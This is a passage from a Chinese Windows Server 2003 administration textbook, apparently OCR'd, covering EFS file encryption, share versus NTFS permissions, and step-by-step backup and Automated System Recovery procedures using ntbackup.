


图 5-16 磁盘配额

4. 使用 NTFS 文件系统中的文件加密提高安全性

对要保护文件的访问可以通过使用用户权利及权限来限制。然而,如果入侵者能够得到用户的磁盘驱动器,则入侵者可以在其他计算机上安装该驱动器,然后在该机的操作系统平台上用管理级特权访问存储在驱动器上的数据。为了防止这种情况发生,Windows Server 2003 提供了一种解决方案——数据加密。数据加密使用一种叫做"文件加密系统(EFS)"的功能。在 Windows Server 2003 的 NTFS 文件系统中内置了 EFS 加密系统,利用 EFS 加密系统可以对保存在硬盘上的文件进行加密。EFS 加密系统作为 NTFS 文件系统的一个内置的功能,其加密和解密过程对应用程序和用户而言是完全透明的。另外 Windows Server 2003 内置了数据恢复功能,可以由管理员恢复被另一个用户加密的数据,保证了数据在需要使用的情况下始终可用。

通过将要加密的文件置于一个文件夹中,再对该文件夹加密,可以实现一次加密大量的数据。在这种情况下也仍然是对文件的加密,并且在其下创建的所有文件和子文件夹都会被加密。此功能在 Windows Server 2003 中是透明的,EFS 用户如果是加密者本人,系统会在用户访问这些文件和文件夹时将其自动解密,用户完全不用参与。

在 Windows Server 2003 中使用 EFS 加密文件或文件夹的方法如下:打开"Windows 资源管理器",在"Windows 资源管理器"中选择要加密的文件或文件夹。在选择的文件或文件夹上右击,选择"属性"命令,弹出文件或文件夹属性对话框。单击"高级"按钮,弹出"高




图 5-17　文件加密对话框

级属性”对话框，如图 5-17 所示。勾选“加密内容以便保护数据”复选框，单击“确定”按钮。在文件夹属性对话框中单击“应用”按钮，弹出“确认属性更改”对话框。勾选“仅将更改应用于该文件夹”复选框，则将只加密选择的文件夹以及之后添加到这一文件夹下的任何文件和文件夹中的数据；勾选“将更改应用于该文件夹、子文件夹和文件”复选框，将加密所有已经加入和之后加入到这个文件夹下的文件和文件夹及子文件夹下的数据。单击“确定”按钮，结束操作，系统开始加密。

使用 EFS 加密文件和文件夹时，需注意：

- 只有 NTFS 卷上的文件或文件夹才能被加密。
- 不能加密压缩的文件或文件夹。
- 如果将加密的文件复制或移动到非 NTFS 格式的卷上，该文件将会被解密。
- 如果将非加密文件移动到加密文件夹中，则这些文件将在新文件夹中自动加密。
- 无法加密标记为“系统”属性的文件，并且位于 systemroot 目录结构中的文件也无法加密。
- 加密文件夹或文件不能防止删除或列出文件或目录。具有合适权限的人员可以删除或列出已加密文件夹或文件。
- 在允许进行远程加密的远程计算机上可以加密或解密文件及文件夹。

5.6.2　共享文件夹

为了保证网络中共享文件夹的安全性，需要在文件服务器中设置共享文件夹的访问权限。只有拥有足够权限的用户，才可以访问与其权限相对应的共享文件夹，并对共享文件夹进行相应操作。

共享权限是共享文件夹的访问权限，文件夹的安全就是指在 NTFS 中该文件夹和文件的权限。客户访问 NTFS 文件系统中的共享文件夹时是共享权限＋NTFS 的权限。假设用户在一个 FAT32 分区共享了一个文件夹，那么客户访问时只受共享的权限影响，或读，或读写，但如果用户在 NTFS 分区中共享了一个文件夹时，就受 NTFS 权限影响，如果说对共享文件夹设了写的权限，但是在 NTFS（安全）中只有读的权限，则访问时也只有读的权限。

5.7　Windows Server 2003 系统数据备份与恢复

计算机网络在运行过程中，难免会发生故障。一旦发生故障，就会使数据丢失，任务难以继续下去，甚至所有已做的工作前功尽弃，Windows Server 2003 也不例外。系统管理员日常工作的主要职责是维护、管理计算机网络。在管理网络中有一项主要的任务，就是当网络中的计算机系统被损坏或不能正常启动时，为网络用户提供快速、准确的服务，如修复或恢复系统，使用户能正常使用计算机网络所有资源。同时，还必须为用户采取一些措施，防

止数据的丢失。

备份有助于用户在服务器或存储器介质发生故障时保护数据，防止这些数据意外丢失。如果硬盘中的原始数据不小心被擦除或覆盖，或者因为硬盘故障而无法访问，用户可以轻松地从已存档的副本中进行还原。

在备份数据之前首先选择备份存储器的类型，备份存储器可以是硬盘驱动器或单独的存储设备。最好使用磁带进行备份，因为可以在计算机之外的位置创建备份并存储磁带。这样可以预防硬盘故障以及火灾或其他灾难性事件所引起的数据丢失。

如果选择备份到硬盘，请确保该硬盘与主硬盘是相互独立的，以免主硬盘发生故障。备份到硬盘驱动器很方便，但是不能预防灾难性事件。

备份文件和文件夹需要特定的权限和用户权限。安排备份过程中，系统将要求提供有关运行备份的用户的信息。如果用户是本地计算机上的管理员组或备份操作员组的成员，则可以备份本地组所应用到的本地计算机上的任何文件和文件夹。如果用户是域控制器上的管理员组或备份操作员组的成员，则仅能备份域控制器上的数据，而不能备份域中其他计算机上的数据，除非将内置管理员组添加到域管理组，或将内置备份操作员组添加到加入域的计算机的本地备份操作员组。

如果用户不是域的备份操作员组的成员，但是希望备份文件，则用户必须是要进行备份的文件和文件夹的所有者，或者对要进行备份的文件和文件夹具有以下权限：读取、读取与执行、修改或完全控制。

最好选择在夜晚、周末或不使用服务器的时候进行备份。用户可以备份打开的或正在使用的文件，但是备份可能会跳过其他进程正在使用的一些文件。备份时关闭所有应用程序是很好的做法，以便尽量减少未备份的文件数。

用户每周都应该安排对所有数据进行普通备份，包括服务器的系统状态数据。普通备份将复制选择的所有文件，并将每个文件标记为已备份。此外，用户还应该安排在每周不进行普通备份的日期进行差异备份。差异备份复制自上次普通备份以来创建和更改的文件。因为它不将文件标记为已备份，所以已更改的文件仍将在下次普通备份时进行备份。还原数据要求用户具有最近的普通备份和差异备份。服务器的系统状态数据包括操作系统的特定于系统的数据集(必须作为整体进行备份)，这并不是对整个系统的备份。系统状态数据包括注册表、COM+类注册数据库、系统文件、引导文件和“Windows 文件保护”下的文件。

下面介绍的系统备份和还原仅适用于运行 Windows 2003 的文件和打印服务器，它包括以下任务：

(1) 创建自动系统恢复(ASR)集。

(2) 备份文件和打印服务器。

(3) 从备份还原文件。

(4) 使用 ASR 集恢复计算机。

5.7.1 创建自动系统恢复(ASR)集

在 Windows Server 2003 中，备份和恢复工具多了一个重要的手段——Automated System Recovery(简称 ASR)。使用该工具可以自动将 Windows 系统恢复成备份时的状态，大大简化了备份和恢复操作的复杂性。和 Windows 2000 时代的通过创建紧急修复磁

盘的方法相比，更简洁，更快速，更自动化。

ASR 是一个恢复选项，包含两个部分：ASR 备份和 ASR 还原。用户可以通过“备份”实用程序中的“自动系统故障恢复准备向导”来使用备份功能。“自动系统故障恢复准备向导”能够备份系统状态数据、系统服务，以及所有与操作系统组件相关的磁盘。同时向导还会创建一张软盘，其中包含有关备份、磁盘配置（包含基本卷和动态卷）以及如何执行还原的信息。

在备份数据时，除了要经常备份数据外，用户应在服务器首次投入使用后以及对系统进行某些重大更改（例如软件和硬件升级）前后再次使用时，使用备份创建自动系统恢复（ASR）集。

使用 ASR 集恢复系统是仅在使用其他方法（例如启动选项“安全模式”和“最后一次正确的配置”）无法进行系统恢复的情况下，才使用 ASR 集做最后的尝试。要执行此过程，用户必须是本地计算机上的管理员组或备份操作员组成员，或者已授予用户适当的权限。如果计算机已加入域，则域管理员组成员也可以执行此过程。

因为 ASR 集包含操作系统文件的备份和可在计算机不能正常启动时用于启动计算机的可引导软盘，创建 ASR 集前，请确保具有 3.5 英寸的软盘已制作引导盘。

创建 ASR 集的操作步骤如下：

（1）单击“开始”，然后单击“运行”，输入 ntbackup，然后单击“确定”。此时会出现“备份或还原向导”窗口，如图 5-18 所示。




图 5-18　备份或还原向导

（2）在“备份或还原向导”页面中，确保已选择备份文件和设置，然后单击“下一步”。

（3）在“要备份的内容”页面中，确保已选择“这台计算机上的所有信息”，然后单击“下一步”。

（4）在“备份类型、目标和名称”页面的“选择备份类型”中，如果要将文件和文件夹复制到文件，则选择“文件”，或者如果要将文件或文件夹复制到磁带，则选择“磁带设备”。在“选择备份保存的位置”中，单击下拉菜单或单击“浏览”以选择一个位置来保存用户的备份。在“输入这个备份的名称”中，为该备份输入一个描述性名称，然后单击“下一步”。

(5) 在“完成备份或还原向导”页面中，验证是否所有的信息都正确，然后单击“完成”开始创建 ASR 集。创建 ASR 集的过程可能至少需要 15 分钟。

(6) 当显示“备份实用程序”消息时，根据指示信息在驱动器 A 中插入 1.44 兆字节(MB)的软盘，然后单击“确定”。如果用户的服务器没有软驱，用户仍可以将 systemroot\repair 目录中的 asr.sif 和 asrpnp.sif 文件复制到具有软驱的其他计算机，然后将这些文件复制到软盘，从而执行 ASR 备份。但是，在运行 ASR 还原过程之前，用户必须将软驱连接到服务器。

(7) 当“备份工具”对话框提示可以拔出软盘时，请确保用给定的信息对软盘进行标记。如图 5-19 所示。



图 5-19　备份完成对话框

(8) 完成备份之后，“备份进度”对话框将指示备份已完成。要查看有关在备份过程中发生事件的其他信息，请单击“报告”以打开 Notepad 中的备份报告。完成之后，单击“关闭”按钮，如图 5-20 所示。



图 5-20　备份进度

(9) 创建 ASR 集之后，仔细标记该软盘和备份介质，并将其放在一起。要使用备份介质，用户必须具有通过该介质创建的软盘。不能使用在不同时间或用不同介质创建的软盘。在执行自动系统恢复时，用户还必须具有安装 CD。

使用 ASR 的注意点：

(1) ASR 不包括数据文件。请定期单独备份数据文件，并在系统正常工作以后将其还原。

(2) ASR 对 FAT16 格式的卷仅支持 2.1GB。ASR 不支持簇大小为 64K 的 4GB FAT16 格式的分区。如果用户的系统包含 4GB FAT16 格式的分区，请在使用 ASR 之前将其从 FAT16 转换为 NTFS。

5.7.2　备份文件和打印服务器

为了保护服务器，应该对所有数据进行定期备份。建议对所有数据(包括服务器的系统状态数据)进行每周普通备份。普通备份将复制用户选择的所有文件，并将每个文件标记为已备份。此外，每周进行差异备份。差异备份复制自上次普通备份以来创建和更改的文件。进行每周普通备份的操作流程如下。

(1) 单击“开始”，然后单击“运行”，输入 ntbackup，然后单击“确定”。

(2) 出现“备份或还原向导”。单击“下一步”。

(3) 在“备份或还原向导”页面中，确保已选择备份文件和设置，然后单击“下一步”。

（4）在“要备份的内容”页面中，单击“让我选择要备份的内容”，然后单击“下一步”。

（5）在“要备份的项目”页面上，单击项目以展开其内容。勾选包含应该定期备份的数据的所有设备或文件夹的复选框，然后单击“下一步”，如图 5-21 所示。




图 5-21　备份的项目

（6）在“备份类型、目标和名称”页面中的“选择保存备份的位置”中，单击下拉菜单或单击“浏览”以选择保存备份的位置。在“输入这个备份的名称”中，为该备份输入一个描述性名称，然后单击“下一步”，如图 5-22 所示。



图 5-22　备份类型、目标和名称

（7）在“完成备份或还原向导”页面中，单击“高级”。

（8）在“备份类型”页面的下拉菜单中单击“正常”，然后单击“下一步”。如图 5-23 所示。

（9）在“如何备份”页面中勾选“备份后验证数据”复选框，然后单击“下一步”。

（10）在“备份选项”页面中，确保选中了“将这个备份附加到现有备份”选项，然后单击“下一步”，如图 5-24 所示。

